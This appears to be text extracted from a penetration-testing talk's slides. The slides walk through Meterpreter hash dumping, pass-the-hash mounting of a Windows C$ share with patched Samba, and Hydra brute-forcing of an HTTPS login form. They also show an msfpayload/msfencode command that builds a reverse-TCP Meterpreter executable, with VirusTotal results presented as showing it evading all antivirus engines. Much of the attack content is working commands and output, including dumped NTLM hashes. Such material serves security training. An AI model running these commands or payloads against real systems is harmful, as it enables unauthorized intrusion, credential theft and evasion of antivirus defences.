Administrator:500:aad3b435b51404eeaad3b435b51404ee:c9d141e50ee727c3a20fcc46db8921fb:
bob:1007:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hoge:1010:c7414239de494beaad3b435b51404ee:a8a787aa78cb232601641358b40f2560:::
IUSR_BETTY:1001:2953204d841c1b4d312367edf7015fb2:9f9c4e205a1cb4ba0b19fae6929317fb:::
IWAM_BETTY:1002:f111012e24df832fb98f553cb3614044:3b7efc3befa40d036197d0ac876b7664:::
jimbo:1008:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
nyan:1009:0d3324e1f547c844aad3b435b51404ee:5a1d3eac92d064c4ee26718915f7f67c:::
str3tch:1011:01fc5a6be7bc6929aad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
TsInternetUser:1000:0fbd75fbcf0c3ef820c3cfcf875638b2:c8d62b9ff9a511f11ffc2fdbf969b66:
twhh:1012:09eeab5aa415d6e4aad3b435b51404ee:18da6c2895c549e266745951d5dc66cb:::
meterpreter > █
```

# But What about AV?



**VIRUS TOTAL**

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

[Analysis](#) [Hash Search](#) [Statistics](#) [Email/Uploader](#) [About VT](#)

**Upload a file** Service load  ?

**Options**  Send it over SSL ?

# Ouch!!

---

File **evil\_rv.exe** received on **10.15.2008 18:13:31 (CET)**  
Current status: **finished**  
Result: **7/36 (19.44%)**

# More pain...

Ikarus	-	-	-
K7AntiVirus	-	-	-
Kaspersky	-	-	-
McAfee	-	-	-
Microsoft	-	-	-
NOD32	-	-	-
Norman	-	-	-
Panda	-	-	Suspicious file
PCTools	-	-	-
Prevx1	-	-	-
Rising	-	-	-
SecureWeb-Gateway	-	-	Trojan.Crypt.XPACK.Gen
Sophos	-	-	-
Sunbelt	-	-	-
Symantec	-	-	-


# But can we do better?

---

- 7 out of 36 is good... but
- What if Metasploit had the tools to do even better than 7/36..
- Well it does.
- We will get back to that....
- But, remember those password hashes?
- What can we do with them other than crack?


# Pass-The-Hash First! Dump em.

---

A terminal window titled 'argotek@argotek-pentest: ~/framework-3.2' with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the command 'meterpreter > hashdump' and its output: 'Administrator:500:f9595a437f8bd06faad3b435b51404ee:31e8aa4d81712d3c5f0b0b271206041e:::', 'Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::', and 'SUPPORT\_388945a0?:1001:aad3b435b51404eeaad3b435b51404ee:2eb453694395c995db5c6e40b5cd8f2c:::'. The prompt 'meterpreter >' is followed by a cursor.

```
argotek@argotek-pentest: ~/framework-3.2
File Edit View Terminal Tabs Help
meterpreter > hashdump
Administrator:500:f9595a437f8bd06faad3b435b51404ee:31e8aa4d81712d3c5f0b0b271206041e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0?:1001:aad3b435b51404eeaad3b435b51404ee:2eb453694395c995db5c6e40b5cd8f2c:::
meterpreter > █
```


# Copy the Admin Hashes



```
argotek@argotek-pentest: ~/framework-3.2
File Edit View Terminal Tabs Help
meterpreter > hashdump
Administrator:500:f9595a437f8bd06faad3b435b51404ee:31e8aa4d81712d3c5f0b0b271206041e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0?:1001:aad3b435b51404eeaad3b435b51404ee:2eb453694395c995db5c6e40b5cd8f2c:::
meterpreter > █
```




# Setting the SMBHASH value



A terminal window titled "root@argotek-pentest: ~" with a menu bar containing "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal shows the following commands and output:

```
root@argotek-pentest:~# export SMBHASH="f9595a437f8bd06faad3b435b51404ee:31e8aa4d81712d3c5f0b0b271206041e"
root@argotek-pentest:~# █
```

# Setting the Target Directory



```
root@argotek-pentest: /home/argotek/samba-3.0.22/source/bin
File Edit View Terminal Tabs Help
root@argotek-pentest:/home/argotek/samba-3.0.22/source/bin# cd /home/argotek/samba-3.0.22/source/bin/
root@argotek-pentest:/home/argotek/samba-3.0.22/source/bin# mkdir /mnt/hacked
mkdir: cannot create directory `/mnt/hacked': File exists
root@argotek-pentest:/home/argotek/samba-3.0.22/source/bin# mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
proc on /proc type proc (rw,noexec,nosuid,nodev)
/sys on /sys type sysfs (rw,noexec,nosuid,nodev)
varrun on /var/run type tmpfs (rw,noexec,nosuid,nodev,mode=0755)
varlock on /var/lock type tmpfs (rw,noexec,nosuid,nodev,mode=1777)
udev on /dev type tmpfs (rw,mode=0755)
devshm on /dev/shm type tmpfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
lrm on /lib/modules/2.6.22-14-generic/volatile type tmpfs (rw)
securityfs on /sys/kernel/security type securityfs (rw)
none on /proc/fs/vmblock/mountPoint type vmblock (rw)
root@argotek-pentest:/home/argotek/samba-3.0.22/source/bin#
```

# Passing the Hash

```
root@argotek-pentest: /home/argotek/samba-3.0.22/source/bin
File Edit View Terminal Tabs Help
root@argotek-pentest:/home/argotek/samba-3.0.22/source/bin# ./smbmount //192.168.1.103/c$ /mnt/hacked
-o username=administrator
Password:
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied LM HASH...
root@argotek-pentest:/home/argotek/samba-3.0.22/source/bin# ls /mnt/hacked
agent.exe      Config.Msi      IO.SYS          ntldr           Program Files   wmpub
AUTOEXEC.BAT  CONFIG.SYS      MSDOS.SYS       Oracle          RECYCLER        XEClient
bea            Documents and Settings nc.exe          oraclexe       System Volume Information
boot.ini      evil2.exe       NTDETECT.COM   pagefile.sys   WINDOWS
```

# Tool Notes

---


- I used the foofus patch
  - <http://www.foofus.net/jmk/passhash.html>
  - `./configure --with-smbmount`
  - `patch -p0 < samba-3.0.22-passhash.patch`
- Other Tools
  - <http://oss.coresecurity.com/projects/pshtoolkit.htm>
  - <http://www.truesec.com/PublicStore/catalog/Downloads,223.aspx>

# Back to AV..

---

- What if there was a better way to “encode” payloads?
- Dodge AV with a variety of encoders.
- Could it work with active exploits?

# This might work..



```
argotek@argotek-pentest: ~/framework-3.2
File Edit View Terminal Tabs Help
argotek@argotek-pentest:~/framework-3.2$ ./msfpayload windows/meterpreter/reverse_tcp LHOST=
T-192.168.1.101 LPORT=8080 R | ./msfencode -b ' ' -t exe -o metrev_enc.exe
[*] x86/shikata_ga_nai succeeded, final size 97
argotek@argotek-pentest:~/framework-3.2$
```

# Thats better!



Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File `metrev_enc.exe` received on **01.12.2009 23:40:17 (CET)**

Current status: **finished**

Result: **0/37 (0%)**

# Is it really that easy?

---

- Well.. No.
- Check out Mark Baggett's site
  - <http://markremark.blogspot.com/2008/12/msfencoding-tips-and-sans-cdi.html>
- With a few tweaks it can be!!
- What about Visual Basic?
  - <http://markremark.blogspot.com/2009/01/metasploit-visual-basic-payloads-in.html>



# THC-Hydra

---

- Available from <http://freeworld.thc.org/thc-hydra/>
  - Command line tool available for Windows, Linux, & OSX
  - GUI support with HydraGTK
- Password brute-force supports multiple network services
  - Plain text and encrypted services

TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, LDAP2, Cisco AAA



# THC-Hydra (2)

- To brute-force you need a password dictionary

- Not included, but limited free ones exist
- John the Ripper: <http://www.openwall.com/mirrors/>

- Psychology

- Test multiple accounts with one password
- Location, year, locale based information

- Custom dictionaries (or wordlists)

- Custom password lists: <http://www.pauldotcom.com/wiki/index.php/Episode129>
- Custom user lists: <http://pauldotcom.com/2008/12/creating-custom-userlists-from.html>



When was the last time you saw a ninja with wenches?

When was the last time you saw a ninja?

# THC-Hydra (3)

To brute force HTTP logins you must analyze the HTML FORM tags on the web page

```
Authorized access only!</p>
<form method="post" action="/login_post.yaws" name="#" target="_
<table cellpadding="5">
<tr>
<td valign="top">
<p class="black_bread">Login Status:</p></td>
<td nowrap><em class="black_bread"><font color="red">not logged
<tr>
<td>
<p class="black_bread">Username:</p></td>
<td><input name="user" type="text" size="20"></td></tr>
<tr>
<td>
<p class="black_bread">Password:</p></td>
<td><input name="password" type="password" size="20"></td></tr>
<tr>
```

You also need to identify the text that appears upon unsuccessful logins:

Login Status: *not logged in  
bad password or user*

Review HTML source code to find the login form and associated input values (i.e. "user" and "password")

# THC-Hydra (4)

---

Use the information to construct the attack using the appropriate Hydra command line options:

Use a single user and password:

```
./hydra -s 443 -l john -p pauld0tc0m -t 36 -m /login_post.php?  
user=^USER^&password=^PASS^&login>Login:password or user -V  
example.com https-post-form
```

Use files containing the password and user lists:

```
./hydra -s 443 -L users.lst -P passwords.lst -e -t 36 -m /  
login_post.php?user=^USER^&password=^PASS^&login>Login:password or user  
-V example.com https-post-form
```

# Cain & Abel

- Available from <http://ww.oxid.it>
- Windows only, GUI interface
- More than just MITM
  - Password recovery
  - Arp spoofing
  - Network sniffing
  - Wireless scanning
  - VoIP



Password Recovery  
Utility



